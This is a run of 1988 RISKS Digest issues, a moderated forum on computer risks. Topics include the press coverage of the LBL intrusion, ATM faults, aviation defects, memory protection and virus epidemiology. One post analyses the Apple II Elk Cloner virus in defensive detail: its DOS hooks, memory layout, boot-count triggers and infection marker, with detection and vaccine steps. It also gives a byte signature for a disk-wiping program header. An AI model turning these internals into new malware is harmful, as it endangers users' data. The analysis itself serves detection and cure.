I've decided not to distribute detailed information on how this virus works. I'll distribute detailed technical information about what it does and how to get rid of it, but not internal details. This was a very difficult decision to make, because normally I firmly believe in the enormous benifit of the free exchange of code and information. The Scores virus is a very interesting and complicated piece of code, I've learned a great deal about the Mac by studying it, and I'm sure other people could learn a great deal from it too. But I don't want to teach twisted minds how to write these incredibly nasty bits of code. If I write the disinfectant program, however, I will distribute its source, because I do want to teach untwisted minds how to get rid of them.

So please don't bombard me with requests for more information. You may be the nicest, most honest, incredibly important person, but I won't tell you how it works. I'll make only two exceptions, and that's for a very few of my colleagues at Northwestern University, and for qualified representatives of Apple Computer.

Thanks to Howard Upchurch for giving us a copy of the virus, and to Bob Hablutzel for helping me crack it.

John Norstad Northwestern University Academic Computing and Network Services 2129 Sheridan Road Evanston, IL 60208

Bitnet: JLN@NUACC

Internet: JLN@NUACC.ACNS.NWU.EDU

Monday morning, April 18, 1988.

Re: Yet Another UnTimely Risk (RISKS-6.55)

John S. Quarterman <longway!jsq@sally.utexas.edu>

Mon, 25 Apr 88 22:50:50 -0500

Re: >From: cudney@sm.unisys.com (Paul Cudney)

Proper handling of timezones is a much harder problem than generally realized. Fortunately, it has been solved. An international group including Arthur David Olson, Robert Elz, and Guy Harris produced a public domain package for UNIX more than a year ago. It handles past time, future time, System V time, daylight time, double daylight time, partial hour shifts, multiple shifts in a year, and even solar time. Timezone rules are kept in files, not in compiled code. A rather complete database of rules has been compiled.

This package has been adopted by Sun, and by Berkeley (shortly after the 4.3BSD release), among others. It is in use on at least three continents.

PS: Don't confuse it with what's in the latest POSIX draft standard, which is useless.

Britain launches software safety study

Jon Jacky <jon@june.cs.washington.edu> Tue, 26 Apr 88 09:05:09 PDT

From ELECTRONICS ENGINEERING TIMES, April 11 1988, p. 18:

IEE JUDGES SAFETY OF SOFTWARE by Roger Woolnough

The Institute of Electrical Engineers, Britain's premier organization of professional EE's, has been awarded a government contract to study the use of software in safety-critical systems. The one-year project will be undertaken in collaboration with the British Computer Society (BCS).

The IEE/BCS study will examine the present use of software in safety-related systems, and describe likely trends in regulations and codes of practice across all types of industries and application areas. It also will identify areas where regulations and codes are lacking, or where there are inconsistencies between those used in different sectors.

The third part of the study will investigate the need for certification of products, organizations, and engineers. The certification of engineers could include both those involved in design and those undertaking safety assessment.

- Jon Jacky, University of Washington

★ A slight correction... on Harwell (RISKS-6.67)

<F026%CPC865.UEA.AC.UK@CUNYVM.CUNY.EDU>
26-APR-1988 14:48:06 GMT

The UKAEA's Atomic Energy Research Establishment at Harwell is no more

'ultra secret' than (say) your local government food-testing lab. It is a secure site, I'll grant you, but you'd find it a lot easier to get in to than many large companies.

Mike

Mike Salmon, Climatic Research Unit, University of East Anglia, Norwich, UK JANET: m.salmon@uea.cpc865 | BITNET: m.salmon%cpc865.uea@ukacrl | BIX: msalmon

✗ Computer Viral Center for Disease Control?

<TMPLee@DOCKMASTER.ARPA> Tue, 26 Apr 88 01:47 EDT

Herb Lin's comments about the DoD funding bill asking for a specific report on viruses prompts me to ask a more general question: does anyone know of anyone systematically trying to do I guess what one would call an epidemiology of viruses? Has someone been trying to keep track, say, of exactly what particular installations have reported (to whom? -- good question) having been hit by the MacWorld virus? by the Israeli virus(es)? by the "NASA" virus just mentioned?

(General note: the epidemiolgy wouldn't help solve the problem -- there really is only one technical solution, fraught with lots of administrative nightmares -- but it might, but only just might, help signal whether the potential threat has materialized enough to create the kind of crises atmosphere needed to implement the solution.)



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 71

Wednesday 27 April 1988

Contents

- Is the Press impressing or depressing? (They're pressing!) Cliff Stoll
- New traffic and automobile techniques at Hannover Fair Klaus Brunnstein
- Risks of fire protection for computers **Dave Cornutt**
- Two viruses Phil Goetz
- Info on RISKS (comp.risks)

✓ Is the Press impressing or depressing? (They're pressing!)

Cliff Stoll <cliff@Csa3.LBL.Gov> Thu, 28 Apr 88 16:48:49 PDT

Hi Gang!

On the risks of dealing with the press

How do you get the news out? What happens when you talk to reporters? How accurate are news reports? As a part of my work on computer security, I had a chance to research these questions. Here's my report. It has nothing to do with computer risks, so died-in-the-wool RISKies ought to skip it.

In August 1986, we discovered someone breaking into LBL's computers, becoming superuser, and then attacking other MILNET sites. Instead of closing our doors to this bastard, we monitored and traced him for about a year. Since he was privileged, we were at risk: at any time he might wreck our system. We needed to keep our research a secret.

We contacted a few Bay area systems people and compared notes. Within a month, someone leaked a bit of this to the San Francisco Examiner, and reporter John Markoff mentioned LBL in an article on computer breakins. The article talked about someone with the pseudonym "Pink Floyd". Three weeks after the article

appeared, the LBL intruder scanned our accounting files for user Pink Floyd -- aah, our intruder wasn't the same person, but surely read the news.

After getting burned by these leaks, we tried to keep our work silent. It wasn't easy. Everyone wanted copies of our logbooks, althoug rarely did anyone volunteer to help.

The FBI always wanted info, but would never tell me of any progress or cooperation. In January 1987, I gave a copy of my logbook to the FBI, who passed it to German authorities.

In June 1987, the SOB was arrested, and I thought we could go public. But the FBI said that would screw up their indictments, so I kept my mouth shut. Every 2 weeks, I'd call them, and they'd say, "We're making progress. Don't publicize anything or you'll sink the case."

In December, 1987, John Markoff of the San Francisco Examiner again picked up LBL on his radar. Two people in Silicon Valley pointed him towards me, saying that I knew about some hackers coming from Germany. I told him about the old Chaos VMS breakins, which wasn't news. Didn't lie to him, I just didn't tell him what I knew.

By Jan 1988, I doubted that the FBI would do anything, although they kept saying otherwise. I wrote an article and submitted it to the Communications of the ACM. The referees did a super job, and the paper was scheduled for the May issue. We wanted a joint announcement in May to publicize both CACM and LBL.

In late February, Quick magazine of Germany called. They wanted to take my picture for an article on some hackers. They didn't want to interview me, nor did they ask any questions. We were puzzled, but LBL's Public Info Dept said to let 'em take my picture. They did, but I told them nothing about what we had done.

By early April, our plans were pretty well fixed. CACM would be in the mail by May 9th, so CACM and LBL would jointly announce the news on that day. Karen Frenkel of CACM along with LBL's public info guy, Chuck Hurly, made these plans, and things were going well.

Going well until April 14th. The German magazine, Quick is a bit like a color National Enquirer: sensationalism and scantily clad hussies. They ran a story titled, "The Hunt for the Data Pirate". The story's based on my lab notebook. Someone in Germany gave them a copy of my January 1987 notebook, and they wove a story around it. The German guy hides behind a pseudonym, and they never interviewed me. Indeed, the bulk of the story is from my notes. It's slightly distorted since they've misinterpreted sections of my notes. Aaargh -- what should we do?

Friday, April 15th: Wire services pick up the Quick article, and reporters start calling. We answer them, but say little. We schedule a press confrence for Tuesday, April 19th, where we'll spill the beans. But LBL's Public Info guy says that we owe an early release to John Markoff, since he twice stumbled on the story, but each time I kicked dust in his eyes.

According to LBL's public information dept, you gotta be honest with the press,

or you'll get stung. In our case, we owed something to John Markoff. By now, he's at the New York Times. We worked an agreement where I gave him a detailed interview on Saturday, and the NY Times would publish the story on Tuesday, April 19th. This way, we could alert the ACM folks, and have the press conference on Tuesday morning.

Things foul up. Saturday evening, the NY Times editors decide not to embargo the story. They'll run it Monday morning because, "Quick magazine's already printed the story, so it's already been public". A Monday morning release would destroy a Tuesday press conference: why come to hear yesterday's news? Ignoring cogent arguments and pleadings, the Times will run it Monday morning, no matter what. There'll be hell to pay...

Monday morning, April 18th. Front and center, above the fold, "Breach Reported in US Computers"... LBL tells me to be invisible, so I hide out at the Oakland IEEE Symposium on Security and Privacy. The CACM folks are justifibly upset - we hadn't told them, yet the Communications of the ACM was prominently in the article. A jillion reporters call my phone.

Press conference on Tuesday morning. Lots of fun. 3 dozen reporters, all asking good, sharp questions. Ya can't dodge 'em, so you answer the best you can. Afterwards, they crowd around and you the TV folks ask easy questions, and the others ask barbed, jagged questions that snag at a half dozen issues. Everything from Admiral Poindexter's "Sensitive but unclassified" policy to set-user-ID questions.

Sensationalism? Distortion?

Hardly. Markoff's New York Times article distilled interviews with about 6 people, and was a much better summary than I could have written. The tone of the article conveyed information, not speculation. I was astounded by its comprehensive accuracy.

Follow-on articles in Bay area newspapers were impressively accurate and non-sensational. The newspaper reports in the Oakland Tribune, SF Chronicle, and Examiner went into depth of how we tracked the guy, and the relationships between LBL and other agencies. SF Chronicle and Pittsburgh Post reporters phoned the mysterious Laszlo Balogh in Pittsburgh, finding him to be a self-described arms dealer for the Saudis. Lee Gomes of the Oakland Tribune interviewed the guy in Hannover and found he's very touchy about saying who he worked for. Even the Contra-Costa Times, hardly a great metropolitan newspaper, meticulously separated speculation from facts.

Two weeks later, I'm finding reporters still digging out facts, and digging into primary sources for information. My opinions of journalists has changed 180 degrees: behind our newspapers are damned hard working, incisive reporters. There might be dodo reporters out there, but I haven't met 'em yet.

Lessions I've learned:

1) The press tries hard. More and more, I trust what I read.

- 2) Secrets can't be kept forever. Information diffuses.
- 3) Timing a press release is important, but tough.
- 4) Reporters won't sit on a story.
- 5) Avoid sensationalism and distortion by speaking plainly and directly.
- 6) Keep a notebook of everything that happens.
- 7) When you know facts, speak on the record. When you're speculating, say so.
- 8) Publicity is like the wind. You can tell it's coming, but not what'll be uncovered.
- 9) The press is good for us. Keeps us honest, makes us reflect on what we're doing, and spreads the word.

And now for a word from our sponsor: For the real good stuff, run down to your corner magazine rack and get a copy of the May issue of Communications of the ACM. Compare what's in my article to what's in May 2nd Time magazine or the April 18th NY Times, then judge for yourself.

Finally, my deep thanks to the RISKS people who knew about what we were doing and kept the faith. Each of you helped through your comments, support and advice, as well as through your public silence.

✓ New traffic and automobile techniques at Hannover Fair (RISKS-6.65)

Klaus Brunnstein

brunnstein%rz.informatik.uni-hamburg.dbp.de@RELAY.CS.NET>

Some German automobile manufacturers are demonstrating new computerized communication technologies at their exhibition sites on Hannover Fair being held April 20-27, 1988.

Mercedes demonstrates a new device which cannot only count a car (as is usually done with electromagnetic detectors fixed under the street) but also identify any cars specific 'magnetic characteristic field'. According to extensive measurements, any individual car has an 'individual magnetic print' different from any other. The detector box is simple to install (above ground, not buried into it), and by connecting it to other devices, installation and maintenance is said to be rather easy. When connected to a 'traffic control system', any individual car may be identified on its ways by the stations it passes. Under these auspices, some German media have asked the question whether such a device should be installed, and for which purposes. While a spokesman of the Federal Minister for Traffic said, that he foresees only a usage as a traffic counting device (though an inexpensive one)and that he hopes that todays costs may be reduced significantly, a spokesman of the Federal Minister for Interior said,

that his ministry would 'very carefully analyse the potential of such a device'. So far, the discussion is only in the initial stage. Is there a discussion on a similar device anywhere else?

Volkswagen, on its site, exhibited a project study to automatize highway-driving. According to the study, cars will be equipped, within 10 years, with (at least) a rather simple set of distance measuring devices which work much simpler than the 'automatic pilots' discussed in the field. On a special lane, cars follow, with only 0.5 meters distance, a 'pilot car'; a front device controls that the distance doesnot vary when the pilot car changes velocity. To the left of the lane, a low wall is needed in order to control the car to stay in the lane. Instead of running into the well known problems of analysing the changing environment to simulate a human driver (as is done in most studies), Volkswagen reduces the problem to find a proper 'pilot car' or a queue of cars behind one pilot, then to properly and safely feed-behind, and then to switch on the automatic guidance system. Such a simple approach may significantly reduce the risks of highway driving (assumed you may rely on the pilot) in an unexpensive manner. Moreover, development and implementation of such a less complex system may use less time. My personal view is that the risks of such an approach are significantly less than with the 'intelligent all-situation automatic pilot' which I see developing in most aumobile laboratories.

Klaus Brunnstein, University of Hamburg, Fed.Rep.Germany

Two viruses

<PGOETZ%LOYVAX.BITNET@CUNYVM.CUNY.EDU> Tue, 26 Apr 88 15:00 EST

Here are descriptions of a virus and a nasty program header which run on the Apple II family.

==========

The Elk Cloner V2.0

I found the Elk Cloner V2.0 #005 on a disk of mine in 1981 or 82. I'm fairly certain it could not have been written before the publication of Beneath Apple DOS, so I would date it around mid-1981... It works exclusively with DOS 3.3.

THE VIRUS

1. It is installed by booting an infected disk. I'm not sure how it initially gains control; apparently it is loaded in with some trash from T0 SA which DOS loads for no apparent reason. (BTW, since HackerDOS rearranges DOS on the disk, the Cloner would trash it. It might trash master disks, I don't know.) If you use a modified DOS which marks T2 S3-8 as free for use (as HackerDOS does), it would overwrite any file stored there.

A JMP \$9B00 which was installed when the disk was infected jumps to this code (I think) and loads the virus from T2 S3-S8 into \$9000-95FF.

2. Next, it inserts its claws into DOS:

A. Hooks into the Do Command code at \$A180 and makes every command reset the DOS parse state to 0. I have no idea why it does this. It has no obvious effects.

- B. Hooks into the RUN, LOAD, BLOAD, and CATALOG commands to make them check the disk accessed & infect it if necessary.
 - C. Create a USR vector for the Cloner diagnostics:

B=USR(10) Prints a cute poem:

ELK CLONER:

THE PROGRAM WITH A PERSONALITY

IT WILL GET ON ALL YOUR DISKS IT WILL INFILTRATE YOUR CHIPS YES IT'S CLONER!

IT WILL STICK TO YOU LIKE GLUE
IT WILL MODIFY RAM TOO
SEND IN THE CLONER!

B=USR(11) Prints ELK CLONER V2.0 #005 (version check)

B=USR(12) Read the disk & prints BOOT COUNT: (#)

B=USR(13) Infects a disk

- 3. Increments the boot count
- 4. Checks for any special event for this boot:

Boot # (hex) Effect

- A Point reset vector to \$FF69 (monitor)
- F INVERSE
- 14 Click the speaker
- 19 FLASH
- 1E Switch letters at \$B3A7-B3AA so filetypes T I A B will appear as I T B A
- 23 Change DOS signal character from ctrl-D to ctrl-E
- 28 Lockout the computer on reset (dangerous one!)
- 2D Run the current program on any keypress (locks out the machine, also dangerous. BTW, this is done by setting the hibit of \$00D6.)
- 32 Print above poem on reset
- 37, 3C, 46 Screw with the INIT code. I think it will give you an I/O ERROR, but I haven't tried. 3C and 46 might be dangerous in that it might not init a whole disk. I don't know.
- 41 'Crash' to monitor on every DOS command
- 4B Reboot
- 4C Reboot
- 4D Reboot
- 4E Reboot
- 4F Write 0 to the boot count & start all over again!
- 5. Sits back & infects disks.

This is how the program is structured:

9000 Version number

9001-9073 Setup

9074-908F [Check a disk for infection] code

9090-90D9 Replacement code for LOAD, BLOAD, & CATALOG

90DA-9178 [Infect] code

9179 Read VTOC 9181 Write VTOC 91A8 Print routine

91E4 Serial #

91E5 Marked with a 0/1 if a disk is infected/uninfected

91EC-9243 Diagnostics 9244-9328 Poem

9343-9435 Special events by boot count 9500-9532 Code which loads Cloner on boot

95E1-95FF ASCII: MATT BE<ctrl-D>JOHN HINKLYJOHN HINKLE<ctrl-D>

(The author's hero?)

These are within the VTOC:

B3BE Zeroed, I don't know why

B3BF Boot count

B3C0 Zeroed, don't know why

B3C2 Infection mark: Version number (=(9000))

There may be several versions out. The version number would be used so later versions would write over older versions, for a new improved infection.

THE TEST

Any of these methods will work:

- 1. Check T\$11 SO Byte 7. If it is non-zero, the disk might be infected.
- 2. Check T1 S0 B\$80-82. If they are 4C 00 9B, you have the Cloner.
- 3. Check T2 S3 T2 S8 for the Cloner.
- 4. From Applesoft, immediately after boot, enter B=USR(11).

THE VACCINE

If you write a 2 to T\$11 SO Byte 7, Cloner version 2 will not infect that disk. I have verified this.

THE CURE

Write something (like 00:1 AD 88 CO 4C 59 FF) to sector 0 so you can't boot that disk.

PRECAUTIONS

The Cloner will not work unless you boot an infected disk. It cannot infect a write-protected disk. I have infected disks I use all the time. Just mark them as infected & don't boot them.

==========

Disease DOS

This isn't a DOS at all, nor a virus, but a nasty program which is added to the front of a program. The author posted it to a bulletin board with an explanatory file. I don't know if they threw him off the BBS or promoted him. (Promotion: higher disk quota, file access, more downloads permitted, etc.)

When the program is run, it decrements a boot count & erases the current track after a number of runs. It might be used by a pirate who doesn't like the fellow he is giving a program to, or who doesn't like people in general.

You can detect it by scanning your disks for the sequence BD 8C CO BO F6, an unusual sequence which shouldn't be on any normal disk. (I haven't checked; it could be on DOS 3.3, but I doubt it.) It won't be divided between sectors because it is in the first few bytes of the file. Or you can read T\$11 SO Byte 4, which is the number of boots remaining before wipeout. Any commercial (read: non-standard) disk might be non-zero there.

===========

Note that a write-protect tab will deter either program: The Cloner can't spread, & neither can increment/decrement the boot count.

And, no, I won't send you either program. So don't ask.

Phil Goetz



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 72

Thursday 28 April 1988

Contents

Yet another skunk in the squirrel story

Rick Jaffe

Garbage (\$20) in, garbage (\$20) out Joel Kirsh

Re: KAL 007

Steve Philipson

Civil aviation risks

Jon Jacky

Re: Creating alternatives to whistleblowing

John Gilmore

Re: textual tampering

John Gilmore

Re:Fault tolerant systems...

Hugh Davies

Andrew Klossner

DoD (and the rest of us) protecting ourselves against viruses

John Gilmore

Re: Computer Viral Center for Disease Control?

Prentiss Riddle

Info on RISKS (comp.risks)

Yet another skunk in the squirrel story

Rick Jaffe <umix!oxtrap!rsj@rutgers.edu> Wed, 27 Apr 88 14:02:29 edt

I hadn't previously seen this particular risk relating to the story of "the squirrel that skunked NASDAQ".

(from "SIAC Preps Net for DP Backup Site", Network World, vol. 5, no. 17)

"Unfortunately, when NASDAQ switched data centers, it learned that most of its largest customers didn't have communications lines connecting them with the alternate site."

✓ Garbage (\$20) in, garbage (\$20) out

Joel Kirsh <KIRSH@NUACC.ACNS.NWU.Edu> Wed, 27 Apr 88 15:00 CDT

(without permission from The Chicago Tribune, April 27th:)

NEW YORK (AP) "... Because some hapless employee loaded an canister of \$20 bills into the slot for \$5 bills, the First Federal Savings and Loan Association of Rochester's branch at 1st Avenue and 14th Street launched an accidental exercise in income redistribution.

"Although the cash machine panel has a 24-hour telephone for reporting problems ... the response was ... 'one or two calls,' according to bank spokesman Robert Nolan.

"Instead, a line of eager card holders quickly formed at the machine.

...

- "Nolan said the machine's records would show who used it and how large a withdrawal each person requested. He said customer accounts would be charged for the amount overpaid.
- "...But it was unclear whether the bank would be able to prove that all the bills in the \$5 slot were really \$20s.
 - "...Overpayments like Sunday's are said to be extremely rare."
- "'It's much more common for the reverse to happen a customer is shortchanged,' said John Love of Bank Network News, an industry newsletter."

[If the Post Office has automatic stamp dispensers that can discriminate between \$1s, \$5s etc., why don't ATM's have a similar test at the output? JK]

★ Re: KAL 007 (RISKS-6.70)

Steve Philipson <steve@ames-aurora.arpa> Wed, 27 Apr 88 11:15:32 PDT

The article in <u>RISKS 6.70</u> by Clifford Johnson sent me reeling. I don't have direct access to any primary sources of information on the KAL007 incident, but this story sounds like bunk to me. Here's an example of a major error:

To this day there has been no public congressional investigation into the KAL007 incident, even though the Air Force irregularly destroyed radar tapes of the flight, and even though Japanese tapes of the incident, et alia, strongly indicate that the course of KAL007 was deliberate. A statutorily required investigation by the National Transport Safety Board was inexplicably cancelled, documents lost, and gag orders placed on all civilian employees.

Let's begin with part of the last sentence. "statutorily required investigation by the [NTSB] was inexplicably cancelled". To quote NTSB Part 830.1 Applicability:

This part contains rules pertaining to:

(a) Notification and reporting aircraft accidents and incidents and certain other occurrences in the operation of aircraft when they involve CIVIL AIRCRAFT OF THE UNITED STATES wherever they occur, or FOREIGN CIVIL AIRCRAFT WHEN SUCH EVENTS OCCUR IN THE UNITED STATES, ITS TERRITORIES OR POSSESSIONS. [emphasis added]

The KAL 007 incident does thus not even require a report. To my knowledge, there is no US statute requiring investigation of military actions against nor accidents involving aircraft of US manufacture. As for "radar tapes", it seems unlikely that such tapes would have been useful, as the flight was outside of the coverage range of both US and Japanese ground radars.

The rest of the article proceeds with various claims that are counter to information printed in a host of reliable publications including the New York Times and Aviation Week. Johnson refers to _Shootdown_ by R.W. Johnson, who provides "astonishing" evidence that KAL007 was on an espionage mission. This certainly is astonishing, as all other available information leads away from this conclusion.

What we had here was a civilian aircraft blundering into airspace that is a military espionage playground. The Soviets appear to have demonstrated incompetence in shooting down a civilian aircraft when they were after a US military intelligence aircraft.

What has all this to do with RISKS? If we classify a massive error as a deliberate act, we dismiss the need for investigation as to why the error occured, and remove all possibility of discovering and/or correcting any problems. The "deliberate act" explanation is a variation on "pilot error". If an accident is simply hand-waved away as "pilot error", we lose the opportunity to understand what in the system allowed that error to occur, and we do nothing to decrease risk and the possibility that the error will occur again. The really interesting things that have come up in the investigation of this incident are the multiplicity of ways that such an error could occur. It has given us much food for thought in designing systems that are more safe.

Civil aviation risks (not computers, interesting anyway)

Jon Jacky <jon@june.cs.washington.edu> Wed, 27 Apr 88 09:13:48 PDT

Here is a story about manufacturing defects in commercial airliners and how they were discovered and fixed. It is excerpted from

FAA, BOEING AND PROBLEM-SOLVING by Polly Lane, SEATTLE TIMES Sun Apr 17 88

"Maintenance being performed on an American Airlines 767 in the carrier's Tulsa maintenance center was fairly routine, until a mechanic discovered that cargo fire-extinguisher lines were crossed. The swapped lines meant

trouble. Should a pilot discover an in-flight fire in the rear cargo compartment, he would immediately tigger the extinguisher system - but it would go off in the front compartment instead.

The mechanic reported his find to a Boeing Co. representative at American's center and to the Federal Aviation Administration. The Boeing rep called Boeing officials here (in Seattle) later that day, March 3, and followed uyp with a telex the following morning, a Friday. By Friday afternoon, inspectors were looking at 767's on the assembly line at Everett to determine whether it was an isolated case ... They found some repeat instances - they didn't say how many - during inspections the following week.

On March 9, Boeing reported the findings to the FAA. The next day, a week after the discovery in Tulsa, Boeing sent a service letter advising customers of the potential problem.

The FAA backed up Boeing's letter by issuing a telegram, known as an airworthiness directive, to owners and operators of 767's. After a worldwide check it was determined that 27 of the 190 767's in service had fire-extinguishing hoses that were swapped. ...

The FAA telegram was the result of a system dictated by Federal law. ... The directive to fix the 767 fire-extinguishing system was relatively urgent, but not serious enough for the FAA to ground the airplanes until corrections were made. That hasn't happened since 1979, after an American Airlines DC-10 crashed at Chicago, killing 275. ...

In the case of the 767 fire-extinguishing system, Boeing changed the size of the hose connections so lines to the front and rear were different. The change would help prevent future mistaken connections. ... Designers also suggested the lines be separated so there is no chance of a repeat misconnection. ... "

(I know it isn't a computer-related incident, but I was impressed by several lessons:

- 1. Mistakes can be made during assembly; it is not valid to assume that the product that is delivered is the one that was designed.
- 2. Systems that are used infrequently are hiding places for latent errors.
- 2. It is important to have in place a responsive error reporting and correcting system.)
- Jon Jacky, University of Washington

★ Re: Creating alternatives to whistleblowing [RISKS-6.65]

John Gilmore <hoptoad.UUCP!gnu@cgl.ucsf.edu> Wed, 27 Apr 88 00:08:46 PDT

The week I left Sun Microsystems (years ago), I was the featured

speaker at the regular weekly software meeting. I offerred some suggestions to 'dissidents' who were having trouble with management. (Of course, since my efforts to be a dissident and remain at Sun had failed, perhaps nobody took them seriously.) If enough RISKS folks care, I will transcribe the relevant parts of the tape.

For me the ethical issues were around things like:

- * If I see a problem, should I let it continue even though it's not in my 'area of responsibility'?
- * Should I let newly hired folks (typically managers) move the company in directions where I think it's wrong for it to go?
- * How much time should I spend kowtowing to management structures versus going straight to the people who know what's up and how to fix it?
- * What should I do when I end up with a manager who is actively trying to fire me?

Note that the net itself forms a communications medium for whistleblowers; many people report problems they're having with a company's equipment to the net, when they can't get satisfaction from the company in private discussions. Sun's fixes to the TFTP security hole, and to install subnetting, were both done in response to publicity on the net.

★ Re: textual tampering

John Gilmore <hoptoad.UUCP!gnu@cgl.ucsf.edu> Wed, 27 Apr 88 00:29:06 PDT

> In our copy of <u>RISKS DIGEST 6.60</u>, occurrences of "ments" have been replaced > with "<newline>

DoD (and the rest of us) protecting ourselves against viruses

John Gilmore <hoptoad.UUCP!gnu@cgl.ucsf.edu> Wed, 27 Apr 88 01:31:30 PDT

The first thing anybody who wants protection against viruses should do is to stop buying computers that don't have, or don't use, memory protection. There is NO protection in a system where main memory, the operating system, and I/O devices and drivers are all open to subversion by any random user program.

Of course any machine containing an 8088 or 8086 is wide open. Any 68000, 68010, or 68020 without an MMU, ditto. This cuts out all the existing micros except high end ones running Unix.

Note that even if you install an MMU into a Mac-2, the MacOS will not use it; you have to run A/UX [Unix] to get memory protection.

Note that OS/2 is not a protected environment, since it runs MSDOS programs in

"real mode", even on an 80386. Real mode basically means full access to the bare metal. It is also easy to circumvent system security in protected mode; protected mode virus programs can get permission to do I/O instructions by claiming to need high speed access to a graphics board or other special hardware. At this point the system is wide open again; they could write some data out to a disk drive and then instruct the disk drive to read it back into any location in physical memory -- say, over the interrupt vectors or the global memory protection table.

It may be possible to run a castrated version of OS/2 that does not permit I/O instructions and does not run MSDOS programs, but then why would you bother running it? It's just another incompatible, proprietary OS. Unix already runs well protected on the same hardware, there are plenty more applications for Unix than OS/2, and Unix provides the same programming and user environment from the 8088 all the way up to Amdahls and Crays.

This is not to say that operating systems that provide memory protection are secure; it's just saying that if you want security, memory protection is step #1, without which everything else is useless.

★ Re: Computer Viral Center for Disease Control? (RISKS 6.70)

Prentiss Riddle <ut-sally!im4u!woton!riddle@uunet.uu.net> 27 Apr 88 15:47:11 GMT

A computer virus CDC is not a bad idea. If it is ever implemented, let's hope that it is part of the private nonprofit sector, or at least in some relatively open part of the government well removed from the security agencies -- otherwise the center will be subject to the real or imagined RISK that it is a front for computer "germ warfare" research. (Visions of another DES scandal readily come to mind.)

- -- Prentiss Riddle ("Aprendiz de todo, maestro de nada.")
- -- Opinions expressed are not necessarily those of my employer.
- -- riddle%woton.uucp@cs.utexas.edu {ihnp4,uunet}!ut-sally!im4u!woton!riddle

Re:Fault tolerant systems...

<"hugh_davies.WGC1RX"@Xerox.COM> 27 Apr 88 01:25:31 PDT (Wednesday)

I have read this story in several places in the UK computer press. Regrettably I have long since trashed the source material, but I'm fairly sure about it..

Tandem make a fault tolerant computer system which is very popular with financial institutions. It has a lot of redundant hardware, so that failure of one subsystem doesn't bring down the whole machine. One of the favourite 'tricks' whilst demonstrating this feature is to get a bystander to point at a (random) board in the machine and then pull it out, proclaiming 'Look, it's till up!!!'.

Unfortunately, DP managers at customer sites were doing this to impress their friends (colleagues, bosses?). So the story goes, the machine was then dialling Tandem (by itself) to report the 'failure' resulting in a deluge of spurious fault reports at Tandems HQ. The story continues that Tandem have now put in a timer to stop the machine dialling until the DP man has had a chance to plug the board back in.

eugene@ames-aurora.ARPA asked about strange benchmarking type stories. When we first got our (well, perhaps I'd better not say) supermini, we were plagued with problems where random chunks of files would have their contents swapped, so you'd end up with things like 'ekil sgniht htiw pu dne d'uoy' - only hundreds (sometimes thousands) of bytes. The hardware men blamed the software and the software men blamed the hardware (as usual). After about 6 weeks of fixing files, we finally discovered we were running microcode for a machine without an FPP, and ours had an FPP. As soon as we corrected that, the problem went away. We never did discover what floating point arithmetic had to do with swapping bytes in files....

Hugh Davies, Rank Xerox, England.

Avoiding fault tolerance of broken floating point unit

Andrew Klossner <andrew%frip.gwd.tek.com@RELAY.CS.NET> Tue, 26 Apr 88 16:25:01 PDT

"There was also provision for the PROM to contain a list of attached equipment; the boot ROM could then check to make sure that it had found everything that was supposed to be there. Unfortunately HP decided that the custom PROMs added too much to manufacturing cost."

The engineers of the Tektronix 6130 workstation devised yet another solution to this problem. After the diagnostics (boot ROM and friends) finish looking over the system, they compare the list of attached equipment with the previous list, stored on disk. If they don't match, a message is printed and system boot won't procede until the operator keys an acknowledgement, at which point the disk list is updated.

The bad points are: you have to use other methods to be sure that everything works the first time you boot (when there is not yet an equipment list on disk); and, if the configuration changes (either because you unplugged something or because a component failed), the system won't reboot itself back to fully operational state after a power failure.

-=- Andrew Klossner (decvax!tektronix!tekecs!andrew) [UUCP] (andrew%tekecs.tek.com@relay.cs.net) [ARPA]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 73

Friday 29 April 1988

Contents

RISKS of Amateur Radio Call-sign License Plates

Stanley F. Quayle

Social Security Numbers on Driver's Licenses

Stanley F. Quayle

A Short List of Nits about "Normal Accidents" by Perrow

Stanley F. Quayle

A perspective on viruses

Bill Murray

Write-protection for hard disks

Bill Murray

FPP and garbled text

Joe Morris

Swapping Cash Containers

Joseph M. Beckman

Reference Legends of Caltech (Stop ending mail requests!)

Eugene Miya

Center for Viral Monitoring -- I'm trying!

Chip Copper

ATM blues

Bob Sidebotham

Yet another ATM story

Bruce Hamilton

YADBR (Yet Another DB Risk)

George Michaelson

Info on RISKS (comp.risks)

✓ RISKS of Amateur Radio Call-sign License Plates

bcd-dyn!sfq@csl.sri.com <Stanley F. Quayle> Fri, 29 Apr 88 12:55:05 EDT

The discussions about "NOPLATE" reminded me of an incident that occurred two years ago. Also related is the hazards of using the first match from a database.

I was in an auto accident. The other driver was clearly at fault; however, the police check the computer for both drivers and vehicles as a routine measure. The policeman called my plate in: N8SQ. I have amateur radio callsign plates.

The response on the radio was something like: "1974 Ford pickup truck, Farmer Jones, Circleville, Ohio. No wants or warrants." The policeman looked at me: the plates weren't on a truck, my name wasn't Jones, I wasn't from Circleville, etc. He was sure he'd caught a live one!

Just then, over the radio came, "Wait a minute... There's ANOTHER one! 1986 Pontiac 6000, Stanley Quayle, ..." *whew*!

Amateur radio callsigns start with A, K, N, or W. They have an optional letter, a required digit (0 through 9), and one to three letters.

In Ohio, truck license plates start with N, have an optional letter, one to three digits, and one to three letters.

This was the first I'd heard of the problem. However, since then, I've seen a car and truck with the same vanity plate, owned by different people. Truck plates are a different "series" than car plates, it seems. But they forgot to tell the computer that.

Stanley F. Quayle UUCP: cbosgd!osu-cis!bcd-dyn!sfq

(614) 424-4052 USPS: 505 King Ave., Columbus, OH 43201 N8SQ @ W8CQK Fido: Stanley Quayle, Node 1:226/610

My opinions are mine. What more of a disclaimer could you need?

Social Security Numbers on Driver's Licenses

bcd-dyn!sfq@csl.sri.com <Stanley F. Quayle> Fri, 29 Apr 88 12:55:05 EDT

Ohio requires SSN for issuing a driver's license. I don't like it, but they're within the federal law (as amended).

However, they print the SSN on the face of the license, along with the DMV-issued license number.

A chain of stores in the area requires a driver's license for identification when paying by check. The cashier enters the SSN from the license on the register. After a few seconds, at least in my case, an approval code returns.

